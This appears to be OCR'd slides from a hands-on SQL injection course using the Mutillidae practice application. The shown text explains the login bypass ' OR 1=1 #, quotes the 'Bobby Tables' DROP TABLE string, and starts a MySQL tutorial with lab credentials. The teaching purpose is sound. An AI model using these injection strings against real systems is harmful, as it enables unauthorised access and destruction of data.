Introduction to SQL injection

What is SQL ?

- SQL - Structured Query Language
- A common language used for interacting with DBMS (Database Management System)
- Sample SQL language:

```
SELECT login, pass FROM users WHERE login='admin';
```

DBMS

- Many types of DBMS
  - MySQL (now owned by Oracle)
  - MS SQL (Microsoft SQL)
  - Oracle

Note: This course will focus on SQL injection for MySQL. Others will not be covered (time constraint). However, you will find that the basis of SQL injection remains the same for all other DBMSs


The role of DBMS in Web Applications

- DBMS store and manage data
- Provide an interface for web applications (Query / Insert / Update / Delete / etc)
- Command are sent in a form of a string (e.g. "SELECT * FROM users")

How SQL injection works

- Sometimes, web applications need to query database for certain data **based on user input** (e.g. login)

- Manipulation of this data can lead to an attack



SQL Injection

Course content

- What is SQL injection ?
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- Automating SQL injection using **`sqlmap`**

Now we will learn…

- **What is SQL injection ?**
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- Automating SQL injection using **`sqlmap`**


What is SQL injection ?

- SQL injection - inserting specially crafted SQL instructions for arbitrary SQL code execution

- Example:

  Inserting **' OR 1=1 #** to bypass login page

Login bypass


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Home Login/Register Toggle Security
Core Controls
OWASP Top 10 2010
Others
Login
Done

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Login


Please sign-in

Name: ' or 1=1 #

Password:

Dont have an account? Please register here

Logged in as admin !


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Home Logout Toggle Security
Core Controls
OWASP Top 10 2010
Others
Done

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy User: admin

IAS Hands-On Training

Browser: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102814 Ubuntu/8.10

How did it works ?

- Behind the scene, there is an SQL instruction being executed

SELECT * FROM accounts WHERE username=' ***$user*** ***'*** AND password=' ***$pass*** '

- ***$user*** and ***$pass*** and are taken from the input box.

How did it works ? (injection)

SELECT * FROM accounts WHERE username='***$user***'AND password='***$pass***'

- If ***$user*** equals **' OR 1=1 #** and ***$pass*** is null then the SQL instruction will be

SELECT * FROM accounts WHERE username=' **' OR 1=1 #** 'AND password=''

How did it works ? (comment)

- # is a special character in MySQL which means comment (similar to // for C language) and will be ignored

- The SQL without the comment is

SELECT * FROM accounts WHERE username='' **OR 1=1 #** ’AND password=''

How did it works ? (comparison)

SELECT * FROM accounts WHERE username='' **OR 1=1**

- **1=1** is a comparison that will result to a boolean value of TRUE
  (since 1 will always be equal to 1)

- The **OR** operator means that either of the condition must be true

How did it works ? (Boolean logic)

- Therefore:

SELECT * FROM accounts WHERE username='' **OR** 1=1

Boolean: ? OR TRUE


Truth table for OR	
Condition	Result
FALSE or FALSE	FALSE
FALSE or TRUE	TRUE
TRUE or TRUE	TRUE
TRUE or FALSE	TRUE

$\}$ Means: ? OR TRUE equals TRUE

How did it works ? (eureka!)

- Therefore the statement will always be true and this will be executed


SELECT * FROM accounts WHERE username='' **OR** 1=1



```
mysql> select * from accounts;
+-----+----------+--------------+------------------------------+
| cid | username | password     | mysignature                  |
+-----+----------+--------------+------------------------------+
|   1 | admin    | adminpass    | Monkey!!!                    |
|   2 | adrian   | somepassword | Zombie Films Rock!!!         |
|   3 | john     | monkey       | I like the smell of confunk  |
|   4 | ed       | pentest      | Commandline KungFu anyone?   |
+-----+----------+--------------+------------------------------+
4 rows in set (0.00 sec)
```

- All the rows will be returned but since the first row is the username *admin*, we logs in as *admin*

Exploits of a Mom


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


Now we will learn…

- **What is SQL injection ?**
- **Quick MySQL tutorial**
- SQL injection
- Blind SQL injection
- Automating SQL injection using **`sqlmap`**

Quick MySQL tutorial

- Logging in to mysql:


  mysql -u<username> -p<password>


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
root@bt:~# mysql -uroot -ptoor
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.67-0ubuntu6 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> 
```

Show available database


- Command: **`show databases;`**


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.67-0ubuntu6 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
+--------------------+
2 rows in set (0.00 sec)

mysql> 
```

Selecting a database

- Command: use <database name>;

